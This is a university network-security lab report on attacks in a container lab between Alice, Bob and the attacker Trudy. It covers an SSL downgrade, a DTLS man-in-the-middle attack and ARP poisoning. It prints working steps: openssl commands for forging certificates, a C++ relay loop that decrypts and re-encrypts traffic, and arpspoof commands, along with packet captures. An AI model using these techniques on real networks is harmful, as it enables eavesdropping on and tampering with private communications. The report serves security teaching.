Alice assumes that she is connecting to Bob but initially she is connecting to Trudy and sends chat_hello , and Trudy simply transfers the same msg to Bob , Bob will send the reply to Trudy thinking that he is sending the reply to Alice. Trudy will block the msg when Alice sends chat_START_SSL and trudy will send the reply for this msg instead of Bob i.e, chat_START_SSL_NOT_SUPPORTED. After receiving the above message, Alice will think that Bob is not supporting the SSL version so she connects with a less secure version , here after this communication between Alice and Bob is in plain text and Trudy can easily see the communication between Alice and Bob.

We can verify the same using the tcpdump. Screenshot is attached for the reference.


Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 172.31.0.2 172.31.0.4 UDP 52 34873 → 8080 Len=10
2 0.000115 172.31.0.4 172.31.0.3 UDP 52 34575 → 8080 Len=10
3 0.000294 172.31.0.3 172.31.0.4 UDP 55 8080 → 34575 Len=13
4 0.000536 172.31.0.4 172.31.0.2 UDP 55 8080 → 34873 Len=13
5 0.002254 172.31.0.2 172.31.0.4 UDP 56 34873 → 8080 Len=14
6 0.002313 172.31.0.4 172.31.0.2 UDP 70 8080 → 34873 Len=28
7 0.002342 172.31.0.4 172.31.0.3 UDP 52 34575 → 8080 Len=10
8 28.352331 172.31.0.2 172.31.0.4 UDP 63 34873 → 8080 Len=21
9 28.352576 172.31.0.4 172.31.0.3 UDP 63 34575 → 8080 Len=21
10 42.264205 172.31.0.3 172.31.0.4 UDP 59 8080 → 34575 Len=17
11 42.264395 172.31.0.4 172.31.0.2 UDP 59 8080 → 34873 Len=17
12 66.821567 172.31.0.2 172.31.0.4 UDP 50 34873 → 8080 Len=8
13 66.821699 172.31.0.4 172.31.0.3 UDP 50 34575 → 8080 Len=8
14 76.205103 172.31.0.3 172.31.0.4 UDP 51 8080 → 34575 Len=9
15 76.205277 172.31.0.4 172.31.0.2 UDP 51 8080 → 34873 Len=9
16 88.276624 172.31.0.2 172.31.0.4 UDP 68 34873 → 8080 Len=26
17 88.276967 172.31.0.4 172.31.0.3 UDP 68 34575 → 8080 Len=26
18 106.298544 172.31.0.3 172.31.0.4 UDP 50 8080 → 34575 Len=8
19 106.298850 172.31.0.4 172.31.0.2 UDP 50 8080 → 34873 Len=8
Frame 6: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd)
Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.2
User Datagram Protocol, Src Port: 8080, Dst Port: 34873
Data (28 bytes)
Data: 636861745f53544152545f53534c5f4e4f545f535550504f52544544
[Length: 28]
0000 00 16 3e ae c3 fd 00 16 3e 3d 17 94 08 00 45 00
0010 00 38 bf 7f 40 00 40 11 22 f1 ac 1f 00 04 ac 1f
0020 00 02 1f 90 88 39 00 24 58 7a 63 68 61 74 5f 53
0030 54 41 52 54 5f 53 53 4c 5f 4e 4f 54 5f 53 55 50
0040 50 4f 52 54 45 44
Xzchat_S
TART_SSL _NOT_SUP
PORTED
Task3Capture.pcap


Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 172.31.0.2 172.31.0.4 UDP 52 34873 → 8080 Len=10
2 0.000115 172.31.0.4 172.31.0.3 UDP 52 34575 → 8080 Len=10
3 0.000294 172.31.0.3 172.31.0.4 UDP 55 8080 → 34575 Len=13
4 0.000536 172.31.0.4 172.31.0.2 UDP 55 8080 → 34873 Len=13
5 0.002254 172.31.0.2 172.31.0.4 UDP 56 34873 → 8080 Len=14
6 0.002313 172.31.0.4 172.31.0.2 UDP 70 8080 → 34873 Len=28
7 0.002342 172.31.0.4 172.31.0.3 UDP 52 34575 → 8080 Len=10
8 28.352331 172.31.0.2 172.31.0.4 UDP 63 34873 → 8080 Len=21
9 28.352576 172.31.0.4 172.31.0.3 UDP 63 34575 → 8080 Len=21
10 42.264205 172.31.0.3 172.31.0.4 UDP 59 8080 → 34575 Len=17
11 42.264395 172.31.0.4 172.31.0.2 UDP 59 8080 → 34873 Len=17
12 66.821567 172.31.0.2 172.31.0.4 UDP 50 34873 → 8080 Len=8
13 66.821699 172.31.0.4 172.31.0.3 UDP 50 34575 → 8080 Len=8
14 76.205103 172.31.0.3 172.31.0.4 UDP 51 8080 → 34575 Len=9
15 76.205277 172.31.0.4 172.31.0.2 UDP 51 8080 → 34873 Len=9
16 88.276624 172.31.0.2 172.31.0.4 UDP 68 34873 → 8080 Len=26
17 88.276967 172.31.0.4 172.31.0.3 UDP 68 34575 → 8080 Len=26
18 106.298544 172.31.0.3 172.31.0.4 UDP 50 8080 → 34575 Len=8
19 106.298850 172.31.0.4 172.31.0.2 UDP 50 8080 → 34873 Len=8
Frame 15: 51 bytes on wire (408 bits), 51 bytes captured (408 bits)
Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd)
Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.2
User Datagram Protocol, Src Port: 8080, Dst Port: 34873
Data (9 bytes)
Data: 486920416c69636531
[Length: 9]
0000 00 16 3e ae c3 fd 00 16 3e 3d 17 94 08 00 45 00 ··>····· >=····E·
0010 00 25 ec 50 40 00 40 11 f6 32 ac 1f 00 04 ac 1f ·%·P@·@· ·2······
0020 00 02 1f 90 88 39 00 11 58 67 48 69 20 41 6c 69 ·····9·· XgHi Ali
0030 63 65 31 ce1
Task3Capture.pcap

TASK-4: Active MITM attack for tampering chat messages and dropping DTLS handshake messages.

To perform an active MITM attack Trudy has created fake certificates for FakeAlice and FakeBob by using following commands so that she can impersonate Server and Client for both Alice and Bob respectively..

1. Generate Bob's Fake Private key : openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out fakebob.pem

   Generate Bob's Fake Public key : openssl rsa -in bob.pem -pubout -out fakebob_pub.pem

   Bob's Fake Certificate Signing Request : openssl req -new -key fakebob.pem -out fakebob.csr -config bob.conf

   Bob's Fake Certificate Generation by intermediateCA : openssl x509 -req -days 365 -in fakebob.csr -CA int_cert.pem -CAkey int.pem -CAcreateserial -out fakebob_cert.pem -extensions v3_req -extfile bob.conf.

2. Generate Alice's Fake Private key : openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out fakealice.pem


   Generate Alice's Fake Public key : openssl rsa -in bob.pem -pubout -out fakealice_pub.pem


   Alice's Fake Certificate Signing Request : openssl req -new -key fakealice.pem -out fakealice.csr -config alice.conf

   Alice's Fake Certificate Generation by intermediateCA : openssl x509 -req -days 365 -in fakealice.csr -CA int_cert.pem -CAkey int.pem -CAcreateserial -out fakealice_cert.pem -extensions v3_req -extfile alice.conf.

   Verified both the certificates using command : openssl verify -CAfile ca_chain.pem fakealice_cert.pem (For Alice).
   openssl verify -CAfile ca_chain.pem fakebob_cert.pem (For Bob).

For launching the MITM attack between the Client and Server we need to run the same script that we ran for completing the TASK-3 . For capturing the packet between Client, Server and Attacker we ran tcpdump.






In this attack with Trudy(attacker) there will be two handshakes between Client and FakeServer i.e, Trudy and between FakeClient i.e, Trudy and Bob . Here both Alice and Bob think that they are connected to genuine Server and Client respectively. Here Trudy is decrypting the message from Alice and again encrypts the message and sends it to Bob. She has the capability to tamper the msg also because she is decrypting the original message and again encrypting it for Bob.

```
// Establish DTLS Connection with Client & Trudy
trudyServer();

// Establish DTLS Connection between Trudy & Server
const string ip = getIPAddress(server);
trudyClient(ip.c_str());

while (true) {
string messageFromClient;
string messageFromServer;
int new_bytes = SSL_read(new_ssl, buff, sizeof(buff));
if(new_bytes<=0){
ERR_print_errors_fp(stderr);
break;
}
buff[new_bytes] = '\0';
cout << "Message from Client: " <<buff <<endl;
messageFromClient+= buff;
// sending message to the server
writeToSSL(messageFromClient);

clearBuffer(buff, sizeof(buff));

int bytes = SSL_read(ssl, buff, sizeof(buff));
if(bytes<=0){
ERR_print_errors_fp(stderr);
```

```
break;
}
buff[bytes] = '\0';
cout << "Message from Server: " <<buff <<endl;
messageFromServer+= buff;

// Writing back to the client
new_writeToSSL(messageFromServer);
}
```

In the above code snippet Trudy will receive the msg from Alice and decrypt the message, and encrypt the message for Bob .

The screenshots of the terminal and pcap file for MITM attack is following:



root@bob1: ~/Task4

```
root@bob1:~/Task4# ./chat -s
Socket successfully created.
Socket successfully binded. Server Listening on PORT : 8080

Message received : chat_hello
Sending chat_reply_ok
Message received : chat_START_SSL
Sending chat_START_SSL_ACK
 Initializing OpenSSL
Private key loaded and verified successfully!
OpenSSL initialized successfully!

 Doing DTLS handshake
Selected Cipher Suite: ECDHE-RSA-AES256-GCM-SHA384
 DTLS connection established!
Client Certificate Verified!
Enter message to send:
Message from Client: Hey bob!
Hi Alice
Message from Client: Hoping this conversation is secure
Me too!
Message from Client: Indeed we are using DTLS
Yep :)
```


root@trudy1: ~/Task4

```
root@trudy1:~/Task4# ./chat -d alice1 bob1
Socket successfully created.
Socket successfully binded. Trudy Server Listening on PORT : 8080

Message received : chat_hello
Sending chat_reply_ok
Message received : chat_START_SSL
Sending chat_START_SSL_ACK
Establishing connection between Client & Trudy
 Initializing OpenSSL
Private key loaded and verified successfully!
OpenSSL initialized successfully!

 Doing DTLS handshake
Selected Cipher Suite: ECDHE-RSA-AES256-GCM-SHA384
 DTLS connection established between Client & Trudy!
Establishing connection between Trudy and Server
Client Connected to the: 172.31.0.3:8080
Sending chat_hello
Message received : chat_reply_ok
Sending chat_START_SSL
Message received : chat_START_SSL_ACK
 Initializing OpenSSL
Private key loaded and verified successfully!
OpenSSL initialized successfully!

Supported Cipher Suites by Client:
- TLS_AES_256_GCM_SHA384
- TLS_CHACHA20_POLY1305_SHA256
- TLS_AES_128_GCM_SHA256
- ECDHE-RSA-AES256-GCM-SHA384
Selected Cipher Suite: ECDHE-RSA-AES256-GCM-SHA384
DTLS connection established between Trudy & Server!
Server Certificate Verified!
Message from Client: Hey bob!
Message from Server: Hi Alice
Message from Client: Hoping this conversation is secure
Message from Server: Me too!
Message from Client: Indeed we are using DTLS
Message from Server: Yep :)
```


TASK-5 : In this task we need to emulate DNS poisoning by running the given poisoned script.

To launcht the ARP cache poisoning we are using the **arpspoof tool**

Alice's arp cache table before launching the ARP poison attack



Bob's arp cache table before launching the arp cache poisoning attack



Launching ARP cache Poisoning attack from Trudy's container

To launch the ARP Cache poisoning attack we create our own bash file
By running this file attack we launch

/.arp-poison-alice1-bob.sh

Script

Run the first arpspoof command in the background
>>sudo arpspoof -i eth0 -t 172.31.0.2 172.31.0.3 &

Run the second arpspoof command in the background
>>sudo arpspoof -i eth0 -t 172.31.0.3 172.31.0.2 &

To revert the attack we created bash file called arp-poison-alice1-bob.sh
Script
#!/bin/bash

 # Kill the arpspoof process
sudo pkill arpspoof

By running this script we revert the attack

```
root@trudy1:~# cat arp-poison-alice1-bob.sh
#!/bin/bash

# Run the first arpspoof command in the background
sudo arpspoof -i eth0 -t 172.31.0.2 172.31.0.3 &

# Run the second arpspoof command in the background
sudo arpspoof -i eth0 -t 172.31.0.3 172.31.0.2 &

root@trudy1:~# ./arp-poison-alice1-bob.sh
root@trudy1:~# 0:16:3e:3d:17:94 0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:d2:a2:f0 0806 42: arp reply 172.31.0.2 is-at 0:16:3e:3d:17:94
0:16:3e:3d:17:94 0:16:3e:ae:c3:fd 0806 42: arp reply 172.31.0.3 is-at 0:16:3e:3d:17:94
```

ARP table of Alice after the attack

```
root@alice1: ~
root@alice1:~# arp -a
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
? (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
bob1 (172.31.0.3) at 00:16:3e:3d:17:94 [ether] on eth0
root@alice1:~#
```

From the above ARP table we can see the MAC address of Alice is changed to the Trudy's MAC address

ARP table of Bob after the attack

```
root@bob1: ~
root@bob1:~# arp -a
? (172.31.0.4) at 00:16:3e:3d:17:94 [ether] on eth0
alice1 (172.31.0.2) at 00:16:3e:3d:17:94 [ether] on eth0
_gateway.lxd (172.31.0.1) at 00:16:3e:ca:16:47 [ether] on eth0
root@bob1:~#
```

From the above ARP table we can see the MAC of alice is changed to the Trudy's MAC address of Trudy

CONTRIBUTION:

SAKSHI SRIVASTAVA: Completed the TASK-1**,** Task -3 , Task -5 and helped in program debugging and documentation.

DNYANESHWAR SHINDE: Completed TASK-2, Task-4 , Task -5 Debugged the program and helped in the documentation.

RISHABH JAIN: Completed TASK-2 , Task -4 , Task -5 performed packet capturing and identified the requirement according to the shared DOCUMENT.

ANTI-PLAGIARISM STATEMENT <Include it in your report>

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: SAKSHI SRIVASTAVA, DNYANESHWAR SHINDE, RISHABH JAIN

Date: 18/03/2024

Signature: S.Srivastava, D.Shinde, R.Jain